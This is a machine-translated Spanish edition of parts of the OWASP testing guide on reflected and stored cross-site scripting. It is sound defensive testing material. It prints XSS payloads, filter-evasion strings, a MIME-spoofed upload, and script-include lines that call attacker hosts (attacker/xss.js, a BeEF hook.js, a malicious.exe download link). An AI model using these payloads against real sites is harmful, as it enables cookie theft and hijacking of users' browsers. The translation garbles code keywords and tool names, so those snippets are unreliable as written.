Secuencias de comandos entre sitios reflejadas (XSS) ocurren cuando un atacante inyecta código ejecutable del navegador dentro de una única respuesta HTTP. El ataque inyectado no se almacena dentro de la propia aplicación; no es persistente y solo afecta a los usuarios que abren un enlace creado con fines malintencionados o una página web de terceros. La cadena de ataque se incluye como parte de los parámetros HTTP o URI creados, la aplicación la procesa incorrectamente y se devuelve a la víctima.

Los XSS reflejados son el tipo más frecuente de ataques XSS que se encuentran en la naturaleza. Los ataques XSS reflejados también se conocen como ataques XSS no persistentes y, dado que la carga útil del ataque se entrega y ejecuta mediante una única solicitud y respuesta, también se les conoce como XSS de primer orden o tipo 1.

Cuando una aplicación web es vulnerable a este tipo de ataque, pasará la entrada no validada enviada a través de solicitudes al cliente. El modus operandi común del ataque incluye un paso de diseño, en el que el atacante crea y prueba un URI ofensivo, un paso de ingeniería social, en el que convence a sus víctimas para que carguen este URI en sus navegadores, y la eventual ejecución del código ofensivo. utilizando el navegador de la víctima.

Normalmente, el código del atacante está escrito en lenguaje JavaScript, pero también se utilizan otros lenguajes de programación, por ejemplo, ActionScript y VBScript. Los atacantes suelen aprovechar estas vulnerabilidades para instalar registradores de claves, robar cookies de las víctimas, robar el portapapeles y cambiar el contenido de la página (por ejemplo, enlaces de descarga).

Una de las principales dificultades para prevenir las vulnerabilidades XSS es la codificación adecuada de caracteres. En algunos casos, el servidor web o la aplicación web no pueden filtrar algunas codificaciones de caracteres, por lo que, por ejemplo, la aplicación web puede filtrar <script> , pero no filtrar %3cscript%3e , que simplemente incluye otra codificación de etiquetas. .

Objetivos de la prueba

- Identificar variables que se reflejan en las respuestas.
- Evalúe la información que aceptan y la codificación que se aplica al regresar (si corresponde).

Cómo probar

Pruebas de caja negra

Una prueba de caja negra incluirá al menos tres fases:

Detectar vectores de entrada

Detectar vectores de entrada. Para cada página web, el evaluador debe determinar todas las variables definidas por el usuario de la aplicación web y cómo ingresarlas. Esto incluye entradas ocultas o no obvias, como parámetros HTTP, datos POST, valores de campos de formulario ocultos y valores de selección o radio predefinidos. Normalmente se utilizan editores HTML en el navegador o servidores proxy web para ver estas variables ocultas. Vea el ejemplo a continuación.

Analizar vectores de entrada

Analice cada vector de entrada para detectar posibles vulnerabilidades. Para detectar una vulnerabilidad XSS, el evaluador normalmente utilizará datos de entrada especialmente diseñados con cada vector de entrada. Estos datos de entrada suelen ser inofensivos, pero desencadenan respuestas del navegador web que manifiestan la vulnerabilidad. Los datos de prueba se pueden generar mediante el uso de un fuzzer de aplicación web, una lista predefinida automatizada de cadenas de ataque conocidas o manualmente. Algunos ejemplos de dichos datos de entrada son los siguientes:

- `<script>alerta(123)</script>`

Machine Translated by Google

- `"><script>alerta(documento.cookie)</script>`

Para obtener una lista completa de posibles cadenas de prueba, consulte la Hoja de referencia sobre evasión de filtros XSS.

Verificar impacto

Para cada entrada de prueba intentada en la fase anterior, el evaluador analizará el resultado y determinará si representa una vulnerabilidad que tenga un impacto realista en la seguridad de la aplicación web. Esto requiere examinar el HTML de la página web resultante y buscar la entrada de prueba. Una vez encontrado, el probador identifica los caracteres especiales que no se codificaron, reemplazaron o filtraron correctamente. El conjunto de caracteres especiales vulnerables sin filtrar dependerá del contexto de esa sección de HTML.

Lo ideal es que todos los caracteres especiales HTML se reemplacen con entidades HTML. Las entidades HTML clave para identificar son:

- `>` (mayor que)
- `<` (menos que)
- `&` (ampersand)
- `'` (apóstrofo o comillas simples) "
- (comillas dobles)

Sin embargo, las especificaciones HTML y XML definen una lista completa de entidades. Wikipedia tiene una referencia completa.

Dentro del contexto de una acción HTML o código JavaScript, será necesario escapar, codificar, reemplazar o filtrar un conjunto diferente de caracteres especiales. Estos personajes incluyen:

- `\n` (nueva línea)
- `\r` (retorno de carro)
- `'` (apóstrofo o comillas simples)
- `"` (comilla doble) \
- (barra invertida)
- `\uXXXX` (valores Unicode)

Para obtener una referencia más completa, consulte la guía de JavaScript de Mozilla.

Ejemplo 1

Por ejemplo, considere un sitio que tiene un aviso de bienvenida Bienvenido `%nombre de usuario%` y un enlace de descarga.

Figura 4.7.1-1: Ejemplo 1 de XSS

El evaluador debe sospechar que cada punto de entrada de datos puede resultar en un ataque XSS. Para analizarlo, el evaluador jugará con la variable de usuario e intentará activar la vulnerabilidad.

Intentemos hacer clic en el siguiente enlace y ver qué sucede:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

Si no se aplica ninguna desinfección, aparecerá la siguiente ventana emergente:

Machine Translated by Google

Figura 4.7.1-2: XSS Ejemplo 1

Esto indica que existe una vulnerabilidad XSS y parece que el evaluador puede ejecutar el código de su elección en el navegador de cualquier persona si hace clic en el enlace del evaluador.

Ejemplo 2

Probemos con otro fragmento de código (enlace):

```
http://example.com/index.php?user=<script>window.onload = function() {var
AllLinks=document.getElementsByTagName("a");AllLinks[0].href = "http://
badexample .com/malicious.exe";}</script>
```

Esto produce el siguiente comportamiento:




Figura 4.7.1-3: XSS Ejemplo 2

Esto hará que el usuario, al hacer clic en el enlace proporcionado por el evaluador, descargue el archivo malicioso.exe desde un sitio que controla.

Evite los filtros XSS Los

ataques de secuencias de comandos entre sitios reflejados se evitan cuando la aplicación web desinfecta la entrada, un firewall de la aplicación web bloquea la entrada maliciosa o mediante mecanismos integrados en los navegadores web modernos. El evaluador debe comprobar las vulnerabilidades suponiendo que los navegadores web no impedirán el ataque. Los navegadores pueden estar desactualizados o tener funciones de seguridad integradas

Machine Translated by Google

desactivado. De manera similar, no se garantiza que los firewalls de aplicaciones web reconozcan ataques nuevos y desconocidos. Un atacante podría crear una cadena de ataque que el firewall de la aplicación web no reconozca.

Por lo tanto, la mayor parte de la prevención XSS debe depender de la desinfección por parte de la aplicación web de las entradas de usuarios no confiables. Hay varios mecanismos disponibles para los desarrolladores para la desinfección, como devolver un error, eliminar, codificar o reemplazar entradas no válidas. Los medios por los cuales la aplicación detecta y corrige entradas no válidas es otra debilidad principal en la prevención de XSS. Es posible que una lista de denegación no incluya todas las posibles cadenas de ataque, que una lista de permitidos sea demasiado permisiva, que la desinfección pueda fallar o que se confíe incorrectamente en un tipo de entrada y que permanezca sin desinfectar. Todo esto permite a los atacantes eludir los filtros XSS.

La hoja de trucos de evasión del filtro XSS documenta pruebas comunes de evasión de filtros.

Ejemplo 3: valor del atributo de etiqueta

Dado que estos filtros se basan en una lista de denegación, no pueden bloquear todo tipo de expresiones. De hecho, hay casos en los que se puede realizar un exploit XSS sin el uso de etiquetas <script> e incluso sin el uso de caracteres como < y > que comúnmente se filtran.

Por ejemplo, la aplicación web podría usar el valor ingresado por el usuario para completar un atributo, como se muestra en el siguiente código:

```
< tipo de entrada="texto" nombre="estado" valor="INPUT_FROM_USER">
```

Entonces un atacante podría enviar el siguiente código:

```
" onfocus="alerta(documento.cookie)
```

Ejemplo 4: Sintaxis o codificación diferente

En algunos casos, es posible que los filtros basados en firmas puedan derrotarse simplemente ofuscando el ataque. Normalmente, puede hacer esto mediante la inserción de variaciones inesperadas en la sintaxis o en la codificación. Los navegadores toleran estas variaciones como HTML válido cuando se devuelve el código y, sin embargo, el filtro también podría aceptarlas.

Siguiendo algunos ejemplos:

- `"><script >alerta(documento.cookie)</script >`
- `"><ScRiPt>alerta(documento.cookie)</ScRiPt>`
- `"%3cscript%3ealert(document.cookie)%3c/script%3e`

Ejemplo 5: omitir el filtrado no recursivo

En ocasiones la sanitización se aplica una sola vez y no se realiza de forma recursiva. En este caso, el atacante puede superar el filtro enviando una cadena que contenga múltiples intentos, como este:

```
<scr<script>ipt>alerta(documento.cookie)</script>
```

Ejemplo 6: incluir script externo

Ahora supongamos que los desarrolladores del sitio de destino implementaron el siguiente código para proteger la entrada de la inclusión de scripts externos:

```
<?
        $re = "/<script[^>]+src/i";

        si (preg_match($re, $_GET['var'])) {
```

Machine Translated by Google


```
                echo "Filtrado";
                devolver;

        } echo "Bienvenido ".$_GET['var']." !";
?>
```

Desacoplando la expresión regular anterior:

1. Busque un <script
2. Busque un " " (espacio en blanco)
3. Cualquier carácter excepto el carácter > para una o más apariciones
4. Busque un src

Esto es útil para filtrar expresiones como <script src="http://attacker/xss.js"></script>, que es un ataque común. Pero, en este caso, es posible evitar la desinfección usando el carácter > en un atributo entre script y src, así:

```
http://ejemplo/?var=<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>
```

Esto explotará la vulnerabilidad reflejada de secuencias de comandos entre sitios mostrada anteriormente, ejecutando el código JavaScript almacenado en el servidor web del atacante como si se originara en el sitio web de la víctima, http://example/ .

Ejemplo 7: Contaminación de parámetros HTTP (HPP)

Otro método para evitar los filtros es la contaminación de parámetros HTTP. Esta técnica fue presentada por primera vez por Stefano di Paola y Luca Carettoni en 2009 en la conferencia OWASP Polonia. Consulte Pruebas de contaminación de parámetros HTTP para obtener más información. Esta técnica de evasión consiste en dividir un vector de ataque entre múltiples parámetros que tienen el mismo nombre. La manipulación del valor de cada parámetro depende de cómo cada tecnología web esté analizando estos parámetros, por lo que este tipo de evasión no siempre es posible. Si el entorno probado concatena los valores de todos los parámetros con el mismo nombre, entonces un atacante podría utilizar esta técnica para eludir los mecanismos de seguridad basados en patrones. Ataque regular:

```
http://ejemplo/página.php?param=<script>[...]</script>
```

Ataque usando HPP:

```
http://ejemplo/página.php?param=<script&param=>[...]</&param=script>
```

Consulte la hoja de trucos para evadir el filtro XSS para obtener una lista más detallada de técnicas de evasión de filtros. Finalmente, analizar las respuestas puede resultar complejo. Una forma sencilla de hacer esto es usar código que muestre un cuadro de diálogo, como en nuestro ejemplo. Normalmente, esto indica que un atacante podría ejecutar JavaScript arbitrario de su elección en los navegadores de los visitantes.

Pruebas de caja gris Las

pruebas de caja gris son similares a las pruebas de caja negra. En las pruebas de caja gris, el evaluador tiene un conocimiento parcial de la aplicación. En este caso, el pen-tester puede conocer la información sobre la entrada del usuario, los controles de validación de la entrada y cómo se devuelve la entrada del usuario al usuario.

Si el código fuente está disponible (prueba de caja blanca), se deben analizar todas las variables recibidas de los usuarios. Además, el evaluador debe analizar cualquier procedimiento de desinfección implementado para decidir si se puede eludir.

Machine Translated by Google

- Codificador de juegos de caracteres PHP (PCE) le ayuda a codificar textos arbitrarios desde y hacia 65 tipos de conjuntos de caracteres que puede utilizar en sus cargas útiles personalizadas.
- hackvertor es una herramienta en línea que permite muchos tipos de codificación y ofuscación de JavaScript (o cualquier entrada de cadena).

- Proxy XSS es una herramienta avanzada de ataque Cross-Site-Scripting (XSS).
- proxy de rata es una herramienta de auditoría de seguridad de aplicaciones web semiautomática y en gran medida pasiva, optimizada para una detección precisa y sensible, y anotaciones automáticas, de problemas potenciales y patrones de diseño relevantes para la seguridad basados en la observación del tráfico existente iniciado por el usuario en la compleja web 2.0. ambientes.
- Proxy de eructo es un servidor proxy HTTP/S interactivo para atacar y probar aplicaciones web.
- Proxy de ataque OWASP Zed (ZAP) es un servidor proxy HTTP/S interactivo para atacar y probar aplicaciones web con un escáner incorporado.

Referencias

Recursos OWASP

- Hoja de trucos de evasión de filtro XSS

Libros

- Joel Scambray, Mike Shema, Caleb Sima - “Hacking de aplicaciones web expuestas”, segunda edición, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "El manual de aplicaciones web: descubrimiento y explotación de fallas de seguridad", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Ataques de secuencias de comandos entre sitios: defensa y vulnerabilidades XSS”, 2007, Syngress, ISBN-10: 1-59749-154-3

Libros blancos

- CERT: etiquetas HTML maliciosas integradas en solicitudes web del cliente
- cgisecurity.com - Preguntas frecuentes sobre secuencias de
- comandos entre sitios G.Ollmann - Inyección de código HTML y secuencias de
- comandos entre sitios S. Frei, T. Dübendorfer, G. Ollmann, M. May - Comprender la amenaza de los navegadores web

Machine Translated by Google

Pruebas de secuencias de comandos entre sitios almacenadas

WSTG-INPV-02

Resumen

Secuencias de comandos entre sitios almacenadas (XSS) es el tipo más peligroso de Cross Site Scripting. Las aplicaciones web que permiten a los usuarios almacenar datos están potencialmente expuestas a este tipo de ataque. Este capítulo ilustra ejemplos de inyección de secuencias de comandos entre sitios almacenados y escenarios de explotación relacionados.

El XSS almacenado ocurre cuando una aplicación web recopila información de un usuario que podría ser maliciosa y luego la almacena en un almacén de datos para su uso posterior. La entrada que se almacena no se filtra correctamente. Como consecuencia, los datos maliciosos parecerán parte del sitio web y se ejecutarán en el navegador del usuario con los privilegios de la aplicación web.
Dado que esta vulnerabilidad normalmente implica al menos dos solicitudes a la aplicación, esto también puede denominarse XSS de segundo orden.

Esta vulnerabilidad se puede utilizar para realizar una serie de ataques basados en navegadores, entre los que se incluyen:

- Secuestrar el navegador de otro usuario
- Captura de información confidencial vista por los usuarios de la aplicación
- Pseudo desfiguración de la aplicación
- Escaneo de puertos de hosts internos (“internos” en relación a los usuarios de la aplicación web)
- Entrega dirigida de exploits basados en navegador
- Otras actividades maliciosas

El XSS almacenado no necesita un enlace malicioso para ser explotado. Se produce una explotación exitosa cuando un usuario visita una página con un XSS almacenado. Las siguientes fases se relacionan con un escenario típico de ataque XSS almacenado:

- El atacante almacena código malicioso en la página vulnerable
- El usuario se autentica en la aplicación.
- El usuario visita una página vulnerable
- El código malicioso es ejecutado por el navegador del usuario.

Este tipo de ataque también se puede explotar con marcos de explotación de navegadores como BeEF . y proxy XSS. Estos marcos permiten el desarrollo complejo de exploits de JavaScript.

El XSS almacenado es particularmente peligroso en áreas de aplicaciones a las que tienen acceso usuarios con altos privilegios. Cuando el administrador visita la página vulnerable, su navegador ejecuta automáticamente el ataque. Esto podría exponer información confidencial, como tokens de autorización de sesión.

Objetivos de la prueba

- Identifique la entrada almacenada que se refleja en el lado del cliente.
- Evalúe la información que aceptan y la codificación que se aplica al regresar (si corresponde).

Cómo probar

Pruebas de caja negra

El proceso para identificar vulnerabilidades XSS almacenadas es similar al proceso descrito durante las pruebas para XSS reflejado.

Machine Translated by Google

Formularios de entrada

El primer paso es identificar todos los puntos donde la entrada del usuario se almacena en el back-end y luego la aplicación la muestra.
Se pueden encontrar ejemplos típicos de entradas de usuario almacenadas en:

- Página Usuario/Perfiles: la aplicación permite al usuario editar/cambiar detalles del perfil como nombre, apellido, apodo, avatar, imagen, dirección, etc.
- Carrito de compras: la aplicación permite al usuario almacenar artículos en el carrito de compras que luego pueden revisarse
- Administrador de archivos: aplicación que permite subir archivos
- Configuración/preferencias de la aplicación: aplicación que permite al usuario establecer preferencias
- Foro/Tablero de mensajes: aplicación que permite el intercambio de posts entre usuarios
- Blog: si la aplicación del blog permite a los usuarios enviar comentarios
- Registro: si la aplicación almacena algunas entradas de los usuarios en registros.

Analizar código HTML

La entrada almacenada por la aplicación normalmente se usa en etiquetas HTML, pero también se puede encontrar como parte del contenido de JavaScript. En esta etapa, es fundamental comprender si la entrada se almacena y cómo se posiciona en el contexto de la página. A diferencia del XSS reflejado, el pentester también debe investigar cualquier canal fuera de banda a través del cual la aplicación recibe y almacena las entradas de los usuarios.

Nota: Se deben probar todas las áreas de la aplicación a las que pueden acceder los administradores para identificar la presencia de datos enviados por los usuarios.

Ejemplo: enviar por correo electrónico datos almacenados en index2.php

Figura 4.7.2-1: Ejemplo de entrada almacenada

El código HTML de index2.php donde se encuentra el valor del correo electrónico:

```
<input class="inputbox" tipo="texto" nombre="correo electrónico" tamaño="40" valor="aaa@aa.com" />
```

En este caso, el evaluador necesita encontrar una manera de inyectar código fuera de la etiqueta <input> como se muestra a continuación:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> CÓDIGO MALICIOSO <!-- />
```

Prueba de XSS almacenado

Esto implica probar la validación de entrada y los controles de filtrado de la aplicación. Ejemplos básicos de inyección en este caso:

Machine Translated by Google

- aaa@aa.com"><script>alert(document.cookie)</script>
- aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E

Asegúrese de que la entrada se envíe a través de la aplicación. Normalmente, esto implica deshabilitar JavaScript si se implementan controles de seguridad del lado del cliente o modificar la solicitud HTTP con un proxy web. También es importante probar la misma inyección con solicitudes HTTP GET y POST. La inyección anterior da como resultado una ventana emergente que contiene los valores de las cookies.




Figura 4.7.2-2: Ejemplo de entrada almacenada

El código HTML después de la inyección:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com">
<script>alerta(document.cookie)</script>
```

La entrada se almacena y el navegador ejecuta la carga útil XSS al recargar la página. Si la aplicación escapa de la entrada, los evaluadores deben probar la aplicación para filtros XSS. Por ejemplo, si la cadena "SCRIPT" se reemplaza por un espacio o por un carácter NULL, esto podría ser una señal potencial de filtrado XSS en acción. Existen muchas técnicas para evadir los filtros de entrada (consulte el capítulo Pruebas de XSS reflejado). Se recomienda encarecidamente que los evaluadores consulten XSS Filter Evasion y mario Páginas de trucos XSS, que proporcionan una lista extensa de ataques XSS y omisiones de filtrado. Consulte la sección de documentos técnicos y herramientas para obtener información más detallada.

Aproveche el XSS almacenado con BeEF

El XSS almacenado puede ser explotado mediante marcos de explotación avanzados de JavaScript como BeEF y proxy XSS.

Un escenario típico de explotación de BeEF implica:

- Inyectar un gancho de JavaScript que se comunica con el marco de explotación del navegador del atacante (BeEF)
- Esperando a que el usuario de la aplicación vea la página vulnerable donde se muestra la entrada almacenada
- Controle el navegador del usuario de la aplicación a través de la consola BeEF

El enlace de JavaScript se puede inyectar explotando la vulnerabilidad XSS en la aplicación web.

Ejemplo: inyección de BeEF en index2.php :

```
aaa@aa.com"><script src=http://attackersite/hook.js></script>
```

Cuando el usuario carga la página index2.php , el navegador ejecuta el script hook.js. Entonces es posible acceder a cookies, capturas de pantalla del usuario, portapapeles del usuario y lanzar ataques XSS complejos.

Machine Translated by Google




Figura 4.7.2-3: Ejemplo de inyección de carne de res

Este ataque es particularmente efectivo en páginas vulnerables que son vistas por muchos usuarios con diferentes privilegios.

Subir archivo

Si la aplicación web permite la carga de archivos, es importante verificar si es posible cargar contenido HTML. Por ejemplo, si se permiten archivos HTML o TXT, se puede inyectar carga XSS en el archivo cargado. El evaluador también debe verificar si la carga del archivo permite configurar tipos MIME arbitrarios.

Considere la siguiente solicitud HTTP POST para cargar archivos:

```
ENVIAR /fileupload.aspx HTTP/1.1 […]

Disposición de contenido: formulario-datos; nombre="cargararchivo1"; nombre de archivo="C:\Documentos y
configuraciones\prueba\Desktop\test.txt"
Tipo de contenido: texto/sin formato

prueba
```

Este defecto de diseño puede explotarse en ataques de mal manejo de MIME del navegador. Por ejemplo, archivos de apariencia inofensiva como JPG y GIF pueden contener una carga útil XSS que se ejecuta cuando el navegador los carga. Esto es posible cuando el tipo MIME para una imagen como `image/gif` se puede establecer en `text/html` . En este caso, el navegador del cliente tratará el archivo como HTML.

Solicitud HTTP POST falsificada:

```
Disposición de contenido: formulario-datos; nombre="cargararchivo1"; nombre de archivo="C:\Documentos y
configuraciones\prueba\Desktop\test.gif"
Tipo de contenido: texto/html
```

Machine Translated by Google


```
<script>alerta(documento.cookie)</script>
```

Considere también que Internet Explorer no maneja los tipos MIME de la misma manera que lo hacen Mozilla Firefox u otros navegadores. Por ejemplo, Internet Explorer maneja archivos TXT con contenido HTML como contenido HTML. Para obtener más información sobre el manejo de MIME, consulte la sección de documentos técnicos al final de este capítulo.

Pruebas de caja gris

Las pruebas de caja gris son similares a las pruebas de caja negra. En las pruebas de caja gris, el evaluador tiene un conocimiento parcial de la aplicación. En este caso, el pen-tester puede conocer información sobre la entrada del usuario, los controles de validación de entrada y el almacenamiento de datos.

Dependiendo de la información disponible, normalmente se recomienda que los evaluadores verifiquen cómo la aplicación procesa la entrada del usuario y luego la almacena en el sistema de fondo. Se recomiendan los siguientes pasos:

- Utilice la aplicación de interfaz de usuario e ingrese entradas con caracteres especiales/no válidos
- Analizar las respuestas de la aplicación
- Identificar la presencia de controles de validación de entradas.
- Acceda al sistema back-end y verifique si la entrada está almacenada y cómo se almacena
- Analizar el código fuente y comprender cómo la aplicación representa la entrada almacenada.

Si el código fuente está disponible (como en las pruebas de caja blanca), se deben analizar todas las variables utilizadas en los formularios de entrada. En particular, los lenguajes de programación como PHP, ASP y JSP utilizan variables/funciones predefinidas para almacenar entradas de solicitudes HTTP GET y POST.

La siguiente tabla resume algunas variables y funciones especiales que se deben tener en cuenta al analizar el código fuente:

PHP	ÁSPID	JSP
`$_GET` - Variables HTTP GET	`Solicitud.QueryString` -HTTP `CONSEGUIR`	`hacerObtener`, `servlets` doPost - HTTP GET y CORREO
`$_POST` - Variables HTTP POST	`Solicitud.Formulario` - HTTP POST	`solicitud.getParameter` - HTTP OBTENER/POST variables
`$_REQUEST` – HTTP POST, GET y variables de GALLETA	`Server.CreateObject` : utilizado para cargar archivos	
`$_FILES` - Variables de carga de archivos HTTP		

Nota: La tabla anterior es solo un resumen de los parámetros más importantes, pero se deben investigar todos los parámetros ingresados por el usuario.

Herramientas

- Codificador de juegos de caracteres PHP (PCE) le ayuda a codificar textos arbitrarios desde y hacia 65 tipos de conjuntos de caracteres que puede utilizar en sus cargas útiles personalizadas.
- hackvertor es una herramienta en línea que permite muchos tipos de codificación y ofuscación de JavaScript (o cualquier entrada de cadena).
- Carne de res es el marco de explotación del navegador. Una herramienta profesional para demostrar el impacto en tiempo real de las vulnerabilidades del navegador.
- Proxy XSS es una herramienta avanzada de ataque Cross-Site-Scripting (XSS).
- Proxy de eructo es un servidor proxy HTTP/S interactivo para atacar y probar aplicaciones web.
- Asistente XSS Script de Greasemonkey que permite a los usuarios probar fácilmente cualquier aplicación web en busca de fallas de scripts entre sitios.

Machine Translated by Google

- Proxy de ataque OWASP Zed (ZAP) es un servidor proxy HTTP/S interactivo para atacar y probar aplicaciones web con un escáner incorporado.

Referencias

Recursos OWASP

- Hoja de trucos de evasión de filtro XSS

Libros

- Joel Scambray, Mike Shema, Caleb Sima - “Hacking de aplicaciones web expuestas”, segunda edición, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "El manual de aplicaciones web: descubrimiento y explotación de fallas de seguridad", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Ataques de secuencias de comandos entre sitios: defensa y vulnerabilidades XSS”, 2007, Syngress, ISBN-10: 1-59749-154-3

Libros blancos

- CERT: “Aviso CERT CA-2000-02 Etiquetas HTML maliciosas integradas en solicitudes web del cliente”
- Amit Klein: "Explicación de las secuencias de comandos entre sitios"
- Gunter Ollmann: “Inyección de código HTML y secuencias de comandos entre sitios”
- CGISecurity.com: “Preguntas frecuentes sobre secuencias de comandos entre sitios”

Machine Translated by Google

Pruebas de manipulación de verbos HTTP

WSTG-INPV-03

Este contenido se ha fusionado en: Probar métodos HTTP

Machine Translated by Google

Pruebas de contaminación de parámetros HTTP

WSTG-INPV-04

Resumen

La contaminación de parámetros HTTP prueba la respuesta de las aplicaciones al recibir múltiples parámetros HTTP con el mismo nombre; por ejemplo, si el parámetro nombre de usuario se incluye dos veces en los parámetros GET o POST.

Proporcionar varios parámetros HTTP con el mismo nombre puede provocar que una aplicación interprete los valores de formas imprevistas. Al explotar estos efectos, un atacante puede eludir la validación de entradas, provocar errores de aplicación o modificar valores de variables internas. Como la contaminación de parámetros HTTP (en resumen, HPP) afecta un componente básico de todas las tecnologías web, existen ataques del lado del servidor y del cliente.

Los estándares HTTP actuales no incluyen orientación sobre cómo interpretar múltiples parámetros de entrada con el mismo nombre.
Por ejemplo, RFC 3986 simplemente define el término Cadena de consulta como una serie de pares de valor de campo y RFC 2396 define clases de caracteres de cadena de consulta invertidos y no reservados. Sin un estándar establecido, los componentes de la aplicación web manejan este caso extremo de varias maneras (consulte la tabla a continuación para obtener más detalles).

Por sí solo, esto no es necesariamente una indicación de vulnerabilidad. Sin embargo, si el desarrollador no es consciente del problema, la presencia de parámetros duplicados puede producir un comportamiento anómalo en la aplicación que puede ser potencialmente explotado por un atacante. Como suele ocurrir en la seguridad, los comportamientos inesperados son una fuente habitual de debilidades que podrían conducir a ataques de contaminación de parámetros HTTP en este caso. Para introducir mejor esta clase de vulnerabilidades y el resultado de
Ataques HPP, es interesante analizar algunos ejemplos de la vida real que se han descubierto en el pasado.

Validación de entrada y omisión de filtros En 2009,
inmediatamente después de la publicación de la primera investigación sobre contaminación de parámetros HTTP, la técnica recibió atención de la comunidad de seguridad como una posible forma de eludir los firewalls de aplicaciones web.

